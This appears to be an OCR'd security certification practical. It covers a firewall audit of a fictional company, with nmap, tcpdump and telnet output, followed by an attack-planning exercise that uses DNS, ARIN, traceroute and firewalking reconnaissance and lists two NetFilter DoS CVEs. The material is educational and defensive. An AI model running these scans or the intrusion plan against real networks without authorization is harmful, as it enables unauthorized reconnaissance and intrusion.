
Policies for other hosts will be similar. Each server will reject traffic that is not either a DNS query, a ping from the internal network, a connection from backup or syslog servers, an SSH connection from the IT or Production subnets, or a connection to its specific service(s). Here are examples of nmap output for an OSXS server running Apache, without and then with the firewall:

```
1. Firewall off
chump% nmap 2.1.0.50
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on www.giac.com (2.1.0.50):
(The 1591 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
```

80/tcp open http
311/tcp open asip-webadmin
427/tcp open svrloc
548/tcp open afpovertcp
660/tcp open mac-srvr-admin
3306/tcp open mysql

2. Firewall is running - the above services are still active
Interesting ports on www.giac.com (2.1.0.50):
(The 1600 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http

In the workstation version of OSX the firewall is on by default. SSH is used instead of Telnet. The GUI is simpler, the root account is disabled and sudo is required for anything needing root privileges.



Apple's window manager is fairly friendly but this is unix and the GIAC staff (many Mac users) will need training. The root user is easy to enable, so someone who compromised an account with Admin privileges could probably get root privileges, since the default installation gives the root and admin users the same password (this should be changed). A password can be reset with an install CD, so employees need to lock down their computers. It is easy to share files, and Apple File Sharing uses plain text passwords. The routers and firewall should not blindly permit AFP traffic across all interfaces.

Potential problems
Bypassing the firewall: Firewalls cannot stop attacks which don't go through them or which tunnel over legitimate services such as http. The security policy should address file transfer on media, modems and wireless access points.
Social engineering: Employees sign a non-disclosure policy, but the network is no more secure than their loyalty or 'street smarts'.

Physical security: Network equipment and servers are in a locked room – this should not be accessible to non-employees and that includes building janitors.

Assignment 3 – Verify the Firewall Policy

Planning the audit
First somebody in management should sign off on this audit.

The test is whether the firewall passes all (and only) the permitted traffic. This is not a vulnerability assessment, although if wrong traffic gets through, that is important information. It means that the firewall is malfunctioning or the policy needs adjusting. Traffic will be 'tapped' at various places before and after the firewall using tcpdump – a sort of packet continuity test. The audit may not rely on firewall logs alone as the firewall could be compromised, but it is part of the firewall audit to confirm that logs from the router, firewall and DMZ reach the syslog server. The hosts themselves are needed, in order to try to ping, telnet and otherwise make contact with other hosts. The audit will not cover internal traffic which does not cross the firewall. I would use nmap or nessus, tcpdump, and ordinary tools like ping, telnet and netstat.

Proper operation of firewall:
First make sure the firewall is working, by pinging from the firewall to the networks on its interfaces.

Protection of firewall itself:
Try to connect to – but not attack - the firewall itself, using telnet and ssh. This should not be permitted from any interface.

Test communication between servers:
DNS:
Make sure that internal DNS can contact external DNS and external DNS can contact DNS on public networks. Hosts on the public network should not be able to contact internal DNS, or vice versa.

NTP: Internal NTP should be able to query external NTP and external NTP should be able to contact an external reference. Hosts on the public network should not be able to contact internal NTP, or vice versa.

Mail and Webmail: the external mail server should respond to external requests, and query the IMAP server on the internal network. While the mail server is not the subject of the test, these connections involve trips through the firewall. The internal mail server should not respond to traffic from the public network.

Web: Access the external web server and download a test fortune. Suppliers should be only able to upload fortunes, partners should only be able to download

them. No attempt will be made to do otherwise (i.e., directory traversal, guessing at passwords), as this is not a test of the web server.

VPN: Establish a VPN connection, and connect to internal file server(s). While the VPN is not being tested, these connections involve a trip through the firewall.

Syslog: Servers and network equipment logs should reach the syslog server. In attempts to make inappropriate contacts through the firewall to specific hosts, the events should show up in the firewall logs on the syslog server (not that these can be trusted for the audit), but should be confirmed by, e.g., tcpdump or other tools on the hosts themselves. The point is not to try to compromise the firewall but to see if logs go to the syslog server.

Internal access: Make sure that employees can send and receive mail from onsite, see the external web server, and that programmers can SSH to the external web server from their subnet.

"Wrong" traffic:
The next part of the audit will be staged from the DMZ, to eliminate the router from the audit. Hosts on the subnets can be used themselves to measure what gets through, using, e.g., tcpdump and netstat.

Send traffic which the firewall should not allow:
Packets with spoofed addresses, source routed packets
ICMP – ping internal ip addresses from offsite, outgoing echo replies, time exceeded, unreachable
Attempt a DNS zone transfer - DNS should reject this, but so should the firewall
Request services which are supposedly not on offer, such as telnet, ftp, rpc, nfs
Attempt to send a 'reply' which is not part of an established session.
Try to map the internal network, using tools such as nmap. In addition to looking for open ports, nmap turns up vulnerabilities, but this is a bonus, not part of auditing the firewall per se.
I would look at tcpdump logs from the far side of whichever interface I was testing with "wrong" traffic. If the firewall is doing its job, there should be nothing in the logs on that side.

Timing and risks: Web logs show that most fortunes are downloaded during the day (in the US, which so far accounts for most of GIAC's business). Translators, chiefly in Europe, access the web server in the afternoon (early morning US time). So the audit will be done at night. A real attacker might probe during business hours to be less obvious. I think the audit could be done in four four-hour chunks, plus two days to write up the report. Allowing for unknowns – say 40 hours. This audit will not vulnerabilities. However, although Nmap does not automatically try to crash computers, it is in the business of manufacturing traffic to confuse, and thus revealing the nature of, operating systems with different implementations of TCP/IP. So, stuff happens. An IT staffer should be on call in

case of an interruption in network access, and there should be backups of security policies for network equipment and data on the servers.

Cost of audit:
Materials: The audit uses free tools software and equipment already on hand.
Labor: The cost is 40 hours times the hourly cost of a consultant.
Lost business: This is the big unknown. Part of the audit involves confirming that all works as it should. This shouldn't cause any problems. The other part of the audit involves confirming that forbidden traffic is excluded. This includes scanning for open ports in 'safe' mode, that is, not attacking. In principle, there should be no damage. In any case, the audit is being done at odd hours. I think the main cost is labor.

Conducting the audit

Permission: First I got written permission from management to proceed.

Proper operation of firewall: From the firewall itself, I pinged a host on each network, e.g., from the dmz interface, pinged the DNS servers, and so on. This worked. One example follows, for the external interface:
monitor > ping 2.0.0.253
Sending 5, 100-byte 0xf8d3 ICMP Echos to 2.0.0.253:
Success rate is 100 percent (5/5)

Test communication between servers:

DNS:
From Starbucks I tried to get a zone transfer from the external GIAC DNS server:
me$ nslookup
Default Server: bigbrother.starbucks.com
Address: x.x.x.x

me$ ls –d giac.com
Oct 10 08:32:09 ns1.giac.com named[6548]: unapproved AXFR from [x.x.x.x].1542 for "x.x.x.x.in-addr.arpa" (not auth)

I tried nslookup on an external domain name from a host on the internal network.
me$ nslookup coolshades.com
Server: ns1.giac.com
Address: 10.1.0.20
Non-authoritative answer:
Name: coolshades.com
Address: 216.187.103.169

This meant the internal DNS could query the external DNS.


NTP:
I ran ntpdate to synchronize with an external NTP server's time:
[root@giacdns / root] # ntpdc –p

remote	local	st	poll	reach	delay	offset	jitter
sandsoftime.apple.com	2.1.0.30	1	1024	377	0.09904	12.983	1.448
oldreliable.nasa.gov	2.1.0.30	2	1024	377	0.08303	12.983	1.336

The 'jitter' values are low, but I am not too familiar with this and the point is that the traffic went through. The internal NTP server got a similar result. When I ran ntpdate from the internal server with the external servers in its configuration file set to *sandsoftime* and *oldreliable* on the public network, the traffic was blocked. Then I made an ntpdate request from the public network to the external and internal NTP servers. Both connections were refused.

Mail & Webmail:
I sent a mail to myself@giac.com from an outside account, and picked it up from the internal mail server. From GIAC I sent myself another mail, and used webmail offsite to view it. I tried telnetting to port 25 on the internal mail server, which was rejected by the firewall. This showed up in the firewall logs (on the syslog server) but not in the internal mail server's logs. I did not rely solely on the firewall logs, but used tcpdump on a laptop in the DMZ to sniff traffic going to the mail server; it did not see that attempt.

Web:
From Starbucks, I looked at the GIAC web page and downloaded a test fortune using SSL. I did not check to see if an incorrect license would be rejected, just entered a test license and downloaded a fortune. I did the same thing from the production subnet of the internal network.




(GIAC needs a web designer but that's not part of this audit.)

I tried to access the web/database server on the internal network, using the internal IP address. This was rejected. Then I temporarily enabled telnet on the

web/database server and tried to telnet to port 3306 (the mySQL port) from the DMZ, in order not to invoke the router's defenses:
Me % telnet 10.3.3.50 3306
Trying 10.3.3.50...
telnet: connect to address 10.3.3.50: Connection refused
telnet: Unable to connect to remote host

Telnet was rejected at the firewall – the request did not show up in the web logs, but it did show up in the firewall logs. I placed a laptop on the same switch as the database server and sniffed with tcpdump to be sure that event did not appear.

Accessing the VPN –Traffic must go through the firewall to the VPN. From home I dialed up to my ISP and used Cisco's VPN client to connect to a test account on the VPN. I did not try to test the VPN's authentication. Cisco's VPN Guide shows the client:



Syslog: While testing other servers, I checked logs from the syslog server, looking for events that would show if the firewall was doing its job. The logs did grow, so the test of the firewall was also a test of whether the syslog server could be reached.

Certain internal servers should never see external traffic. NAT would keep them 'invisible', but in any case I tried to connect to them from outside the primary firewall, assuming inside knowledge of internal IP addresses, and was rejected.

Internal NTP:
chump% ping 10.3.3.10
ping: unknown host 10.3.3.10

File server on the production subnet:
chump% ping 10.3.4.50
ping: unknown host 10.3.4.50

At that point the GIAC 'circuit' had passed the continuity test. Needful traffic was permitted, and forbidden traffic was dropped.

I put a laptop on a hub inside the border router and generated some loopback, same-source and non-routable traffic using nmap (more on nmap below).

For instance, spoofed traffic showed up in the firewall logs as something like this:
July 8 14:02:09 %PIX-1-20903: Deny IP spoof from (some address) to 2.0.0.254 on interface e0

Requests for services not allowed, for instance FTP:
July 8 14:02:09 %PIX-1-20903: FTP data connection failed for (some address)

I got similar results for telnet, r* utilities, nfs, tooltalk, etc. To be sure the internal servers were not having to deal with this traffic, I put a laptop with tcpdump in the DMZ and found no related traffic entering the DMZ, nor any related events in logs from the servers in the DMZ.

Next I wanted to see if the syslog server could receive logs from equipment outside the firewall (DMZ, router). The syslog server had been configured to accept remote logs by setting the SYSLOGD_OPTIONS parameter in /etc/sysconfig/syslog, and *netstat* showed that the server was listening on port 514:

```
keepme% netstat -a -n | grep 514
udp4       0      0  *.514                *.*
```

The DMZ server was configured to log to the syslog server ("keepme") by editing /etc/syslog.conf to make syslog messages go to a (remote) loghost:

```
*.debug         @loghost
```

One could add this line to log locally as well:

```
*.debug         /var/log/messages
```

and designating 'keepme' (the main syslog server) as the 'loghost' in /etc/hosts:

```
10.3.2.10       keepme.giac.com    keepme          loghost
```

Then I looked at a log on the mail server. This required "sudo". Sudo itself then showed up in the logs on the *syslog* server:

```
keepme#  tail /var/log/messages
Oct 10 6:52:09 fido : TTY=ttyp1 ; PWD=/private/var/log ; USER=root ;
COMMAND=/us r/bin/tail secure.log
```

Another confirmation that messages could pass through the firewall to the syslog server. I repeated the exercise with the other servers, the firewall and router. There was continuity from all points.

I tried to telnet and SSH to the firewall from the DMZ, the internal network and just outside the firewall (in order not to involve the router) and was rejected.

chump% telnet 2.0.0.254
Trying 2.0.0.254...
telnet: connect to address 2.0.0.254: No route to host
telnet: Unable to connect to remote host
chump % ssh 2.0.0.254
ssh: connect to address 2.0.0.254 port 22: Connection refused

I enabled SSH on the firewall temporarily and made a successful SSH connection from the IT subnet.

I looked more closely at what nmap could do. Nmap is a tool for scanning networks with specially crafted packets to find live hosts, their services and what operating systems they run. I want to know what nmap can tell me about what's behind the firewall. However there seems to be a fine line between verifying that the firewall works, and doing a vulnerability audit. There are other such tools, most of which seem to be front ends to nmap, but which also turn up vulnerabilities. A firewall that works but reveals too much could be considered a non-functioning firewall or one that needs a change in policy.

Nmap has many options, set with the –s flag and the target:
nmap –sP 2.0.0.0/24 or nmap –sP 2.0.0.* or even nmap –sP giac.com/24
will target an entire network with a ping sweep. This sends an ICMP echo request and a TCP ACK to all the hosts in that network. Anything that answers is alive. A 'successful' sweep might look like this:

me# nmap -sP giac.com/24
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Host (2.1.0.10) appears to be up.
Host (2.1.0.20) appears to be up.
Host (2.1.0.30) appears to be up.

This would be run from behind the router, say in the DMZ. Alternately, a TCP ping sweep, which will probably not be blocked, sends a TCP ACK which should elicit a RST from a targeted host, whether or not that service is running.

nmap -sP -PT80 2.0.0.0/24
TCP probe port is 80 (default nmap behavior)

Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Host (2.1.0.50) appears to be up.
Host (2.1.0.40) appears to be up.
(This last is actually the webmail server.)
Nmap run completed -- 2 IP addresses (2 hosts up) scanned in 1 second

So the ‘attacker’ knows what’s up, so to speak. Nmap can carry out many TCP scans such as ACK and SYN PINGs; UDP and FIN scans; Null and XmasTree scans. TCP SYN scans start - but do not finish - the three-way handshake with ports. Instead of SYN--SYN/ACK--ACK, this happens: SYN--SYN/ACK-RST if the targeted port is listening, or SYN--RST if it is not listening. In all cases, the response from a closed port is a RST and the response from an open port is just a dropped packet, which could be hard to distinguish from a response by the firewall. UDP scanning would be used to look for vulnerabilities in services which depend on UDP, such as NTP, RPC, syslog and NetBIOS (not used here). A bounce scan would be used to find FTP servers (not used at GIAC). Nmap has a big bag of tricks, covered in more depth than I can fit here, at the Insecure web site (www.insecure.org).

Nmap and tcpdump can be used together for firewall testing by running nmap scans from one side of the firewall, and measuring the response with tcpdump logs on the other side. In this way you do not have to rely only on firewall logs for confirmation or the logs of the server you’re trying to protect. Some scans are stealthier than others but may be picked up anyway if the firewall logs everything.

A typical SYN scan for services GIAC is likely to offer:
nmap -sS -p 21,23,53,80 -v www.giac.com

2.1.0.10 tcp 53, udp 53
2.1.0.20 tcp 53, udp 53
2.1.0.30 udp 123
2.1.0.40 tcp 25
2.1.0.50 tcp 80, tcp 443
2.2.0.2 udp 500

Nmap guessed at the operating system in use:
nmap -sS -O www.giac.com

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Insufficient responses for TCP sequencing (3), OS detection may be less accurate
Interesting ports on localhost (127.0.0.1):
(The 1597 ports scanned but not shown below are in state: closed)
Port State Service
80/tcp open http
427/tcp open svrloc
631/tcp open ipp
1033/tcp open netinfo
Remote OS guesses: FreeBSD 4.4-5 or Mac OS X 10.0.4 (Darwin V. 1.3-1.3.7 or 4P13), FreeBSD 4.4 for i386 (IA-32)

The tcpdump output for a full scan of all ports is lengthy; what follows is output for a limited scan (of port 80 only) in which the ipfw firewall is active:
nmap -p 80 victim.com

1069223841.539036 arp who-has victim.com tell evilme.com
1069223841.539107 arp reply victim.com is-at 0:a:85:9f:42:9c
1069223841.539266 evilme.com.42268 > 128.3.23.229.80: . [tcp sum ok] ack 3076746290 win 3072 (ttl 58, id 21038, len 40)
1069223841.539350 victim.com.80 > evilme.com.42268: R [tcp sum ok] 3076746290:3076746290(0) win 0 (ttl 64, id 2514, len 40)

The response is a bit different with the firewall off:

1069224286.780904 128.3.22.144 > 128.3.23.229: icmp: echo request (ttl 43, id 11036, len 28)
1069224286.780912 128.3.22.144.59671 > 128.3.23.229.80: . [tcp sum ok] ack 2385287733 win 1024 (ttl 48, id 35795, len 40)
1069224286.781010 128.3.23.229 > 128.3.22.144: icmp: echo reply (ttl 64, id 10503, len 28)
1069224286.781062 128.3.23.229.80 > 128.3.22.144.59671: R [tcp sum ok] 2385287733:2385287733(0) win 0 (ttl 641069224286.257414
128.3.23.229.49275 > 239.255.255.253.427: udp 49 (ttl 255, id 10502, len 77)
(and much more like this)

Among other things, note ICMP traffic is no longer blocked.

VPN: The VPN would be vulnerable to probes, because I haven't limited where connections can come from. This will be an ongoing issue.

Audit results and recommendations

Results
At each interface, forbidden traffic was rejected and appropriate traffic was permitted. The firewall is enforcing its policies, and the policies seem correct. They will need adjustment if needs change (for instance if GIAC adds a second ISP, or IANA releases certain address ranges).

Undesirable traffic	loopback, same-source and non-routable traffic rejected telnet, r* utilities, nfs, tooltalk, ftp, rlogin rejected telnet and SSH to firewall from the DMZ, internal network and just outside the firewall rejected
DNS	zone transfers denied internal DNS contacts external DNS but cannot contact public network external ntp server can query public ntp servers internal ntp server can query external ntp server

	public ntp servers cannot query external or internal ntp servers
Mail	mail can be sent and received external mail relay can contact internal mail server firewall blocks telnet to internal mail server
Web	external web server is accessible externally and internally SSL functions so fortune cookies can be downloaded internal web server not accessible from public network
Database	database server accessible only to internal web server
VPN	accessible from outside - possibly more vulnerable than if only connections from static IP addresses are permitted
Syslog	receives logs from router, firewall, servers in the DMZ and internal subnet
Internal network	not reachable from the public network

Nmap did not find open ports on the firewall itself. It did find open ports on the public servers in the DMZ. I think it will be hard to hard to stop OS fingerprinting. Even if the firewall filtered out attempts at OS fingerprinting, an attacker could learn something from the services. The webmail service IMP, runs on Unix. An attacker can see this without being able to log in. The production staff use Apple logos on some web pages. If a company is using Unix on one server, they're probably using it on all. If they use OSX, maybe they use FreeBSD. Ultimately protection depends on the primary and host-based firewalls.

Recommendations
- In retrospect it seems better to have the ISP provide the secondary DNS. Primary and secondary DNS should not be in a position to fail at the same time.

- Further separation of security zones would improve the design. For instance, the backup server could be put on a separate subnet from the syslog server. The DMZ could be broken up. The firewall policy would need to be adjusted.

- Since so much rests on how the PHP scripts check input on the web server, this deserves a separate audit.

-Visiting sales reps use free desks. It might be good to give them a separate subnet with a DHCP server and firewall. The other issue is how to transfer records. They use GIAC's external web server to log sales, but sometimes they can't get online and have to store that information on their laptops. GIAC should create a protocol for transferring sales information.

- GIAC might consider a second ISP to ward off DDOS attacks.

- More IDS sensors would be useful, on the DMZ and the internal server subnet.

- The PIX can operate in failover mode. When they can afford it GIAC should consider buying a second PIX.

- l0phtcrack should be run on the server password files.

- The VPN has no peer relationships so GIAC can't restrict connections to certain IP addresses. The current practice of using fingerprint readers to authenticate the user to the computer is a partial solution but will need more looking at.

- GIAC's network traffic goes through a central location in the office tower without the security arrangements an ISP can provide. This is a question mark.


- In addition to alerting the staff to intrusion events, there should be an alert for power failure (this might be obvious onsite but not if staff are away).

- It is often suggested that the server banner be disguised or removed:
me# telnet www.giac.com 80
Trying 2.1.0.50...
Connected to giac.com.
Escape character is '^]'.
220 SmithCorona 0.9 Server Ready
In Apache (v2.0+) the mod_headers module allows you to do this. However disguising a server – or really, an OS - is a lot of work and may cause problems. Misleading error pages can impede debugging server problems. Other giveaways include file extensions, and default message page. You might fool Netcraft – by fooling with the MTU and TTL and other things maybe best not fooled with, but probably you won't fool nmap, and anyway, there aren't hundreds of web server options in use today. You can turn off the Server Signature in httpd.conf but the best defense is secure configuration and scripting.

- It will be important to evaluate Cisco updates before jumping on them. There always seem to be new security issues. In October 2003 Cisco disclosed a DOS vulnerability on the latest PIX firmware, in which a flood of ICMP echo requests to lobal pool IP addresses can stop the firewall from releasing new NAT addresses. This is caused by the Nachi/Welchia worm.
[http://www.securitytracker.com/alerts/2003/Oct/1007878.html]
It would not affect PAT, or static NAT. The administrator would have to clear NAT translations manually ("clear xlate") or reboot the firewall. Cisco has not yet released a patch.

Assignment 4 – Design Under Fire

I considered how to exploit a design by George D. Walker[11]. It uses Apache with PHP, so I thought I could learn something to improve my own design this way. Here is Mr. Walker's network design (from his practical):



Reconnaissance

GIAC has an office co-located with an ISP. GIAC's T1 connection feeds directly to the ISP's router. This ISP provides a "physical security system, card access control system, fire detection and control systems, and security guards." A tough target.

First I need information about GIAC, especially their public addresses.

```
evilme# nslookup
> giac.org
Non-authoritative answer:
Name:    giac.org
Address: 39.2.1.41
```

[11] Walker, G. D. "GIAC Enterprises" (GCFW report, Analyst # 0430) (2003) www.giac.org/practical/GCFW/Danny_Walker_GCFW.pdf

What is GIAC's nameserver?
> set type=ns
> giac.org
> server ns.giac.com
Default Server: ns.giac.com
Address: 39.2.1.54

I try a zone transfer:
>ls -a giac.com [This just hangs]

What about their webserver?
> set type=a
> www.giac.com
Server: ns.giac.com
Address: 39.2.1.52

What does ARIN (www.arin.net, American Registry for Internet Numbers) say?
OrgName: GIAC Enterprises
OrgID: GIAC
Address: One Tough Cookie Road
City: Boulder
StateProv: CO
PostalCode: 30903
Country: US

NetRange: 39.2.1.41- 39.2.1.42   CIDR: 39.2.1.40/30
NetRange: 39.2.1.45-39.2.1.46   CIDR: 39.2.1.44/30
NetRange: 39.2.1.49-39.2.1.62   CIDR: 39.2.1.48/28

NetName: GIAC-IP-NET1
NetHandle: NET-39-2-0-0-1
Parent: NET-39-2-0-0-0
NetType: Direct Assignment
Comment: Please direct ABUSE related queries to abuse@giac.com
TechHandle: xxx-ARIN
TechName: Chan, Adam
TechPhone: 1-303-xxx-xxxx
TechEmail: achan@giac.com

So A. Chan is the technical responsible, and he lives in Boulder. The web pages list the officers; this looks like a family-run operation. There are no job listings on the web site which would indicate which OSes are in use.The IP addresses shown above would probably be reported as one range. But maybe I could guess at the location of the firewall. So many network designs involve a router followed by a firewall. The first subnet might well be from the ISP to GIAC's border router,

and the next might be from the router to the primary firewall. Allowing for network and broadcast addresses, I could guess at the addresses of the router and firewall. However, I should hunt a bit anyway.

Mr. Walker's router policy disables certain ICMP traffic - host unreachable, redirect, mask-reply - but the external ACL on the router permits:
access-list 101 permit icmp any any administratively-prohibited
access-list 101 permit icmp any any packet-too-big
access-list 101 permit icmp any any time-exceeded <----
access-list 101 permit icmp any any unreachable

If I pinged the web server - presumably behind the firewall - the traceroute output might look like this (in reality I would be more hops away):
chump% traceroute x.x.x.x
traceroute to x.x.x.x(x.x.x.x), 30 hops max, 40 byte packets
 1 moose.giac.com (x.x.x.x) 1.066 ms 0.286 ms 0.269 ms
 2 * * *

Something is stopping my progress at hop 2, probably the firewall. This is not a quiet attack. Its traces in tcpdump might look like:
1066932763.771586 arp who-has moose.giac.com tell chump.evil.com
1066932763.771759 chump.evil.com.39171 > moose.giac.com.33435: udp 12 [ttl 1] (id 39172, len 40)
1066932763.775929 chump.evil.com.39171 > moose.giac.com.33436: udp 12 [ttl 1] (id 39173, len 40)
1066932763.777360 chump.evil.com.39171 > moose.giac.com.33437: udp 12 [ttl 1] (id 39174, len 40)

Goldsmith and Schiffman[12] describe how you can use Firewalk to fool the firewall (if it does no content analysis) into forwarding packets masquerading as, say, DNS queries with the TTL set to be one greater than (zero at) the target. If your target forwards the traffic, the TTL will expire further on, say at the web server. (If the target does not forward the traffic, there will be no response.) In combination with ARIN information, and such traceroute analysis, I could find the IP address of the firewall. I still need to find out the type of firewall. Maybe nmap could tell me that Linux was in use. If I'm lucky, Mr. Walker won't have installed a kernel module such as IP Personality which would announce itself - and all the servers behind the firewall - as an Xbox. nmap output might look like this:

evilme# nmap (V. 3.00) scan initiated Sat Nov 15 08:10:33 2003 as nmap -sS -O -oN evil.log 39.2.1.46
Interesting ports on 39.2.1.46:

[12] Goldsmith, D. and M. Schiffman. "Firewalking: A Traceroute-Like Analysis of IP Packet Responses to Determine Gateway Access Control Lists" (Oct. 1998)

http://www.packetfactory.net/projects/firewalk/

(The 1482 ports scanned but not shown below are in state: closed)

Port	State	Service
22/tcp	open	ssh

Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 130.6 days

It's been up a long time, so looks like a network component or server, but not running http or smtp. A Linux network component where I expect a firewall. This looks like NetFilter. NetFilter is a kernel-level framework for stateful packet filtering based on IPTables. It does NAT, and supports load balancing among internal servers. NetFilter can filter by specific TCP flags, and by MAC. Version 2.4 checks for malformed packets, and the UID, GID and process ID connected with a packet. Properly configured, it seems very powerful, based on the few (mostly theoretical) vulnerabilities I found.

Firewall attack
What I want to do is quietly enter the firewall and turn off the netfilter process, or better, just alter certain rules. I might be after something on the internal network, and I don't want it exploited by someone else. As a last resort I would settle for disabling the whole platform.

Vulnerabilities in NetFilter
I found these vulnerabilities specific to NetFilter:

1. CVE: CAN-2003-0467 (NAT Remote DoS) (01 Aug 2003)
bugtraq id 8330
http://www.securityfocus.com/bid/8330
Linux Netfilter NAT Remote Denial of Service Vulnerability
"Under limited circumstances, a remote user may be able to crash a machine doing Network Address Translation (NAT)."
Linux 2.4.20 kernels and recent 2.5 kernels with CONFIG_IP_NF_NAT_FTP or CONFIG_IP_NF_NAT_IRC enabled, or the ip_nat_ftp or ip_nat_irc modules loaded, on which ftp and irc users are not packet filtered out.
Solution: upgrade to Linux kernels 2.4.21 (stable), or apply a patch.
http://www.securityfocus.com/archive/1/331602
RedHat Linux 9.0 i386 is included in the vulnerable list.
This firewall's Linux kernel is probably not compiled with those options but in any case upgrading or patching the kernel takes care of the problem. No exploit has been reported.

2. CVE: CAN-2003-0187
Connection Tracking Remote DoS 01 Aug 2003
http://icat.nist.gov/icat.cfm?cvename=CAN-2003-0187
" Any remote user may be able to DoS a machine with netfilter connection tracking when running a specific version of the Linux kernel."
Linux 2.4.20 kernels (kernels <= 2.4.19 and >= 2.4.21 NOT affected)

CONFIG_IP_NF_CONNTRACK enabled, or the ip_conntrack module loaded.
Solution: Upgrade to Linux kernels 2.4.21 or patch. No (canned) exploit has been publicized.

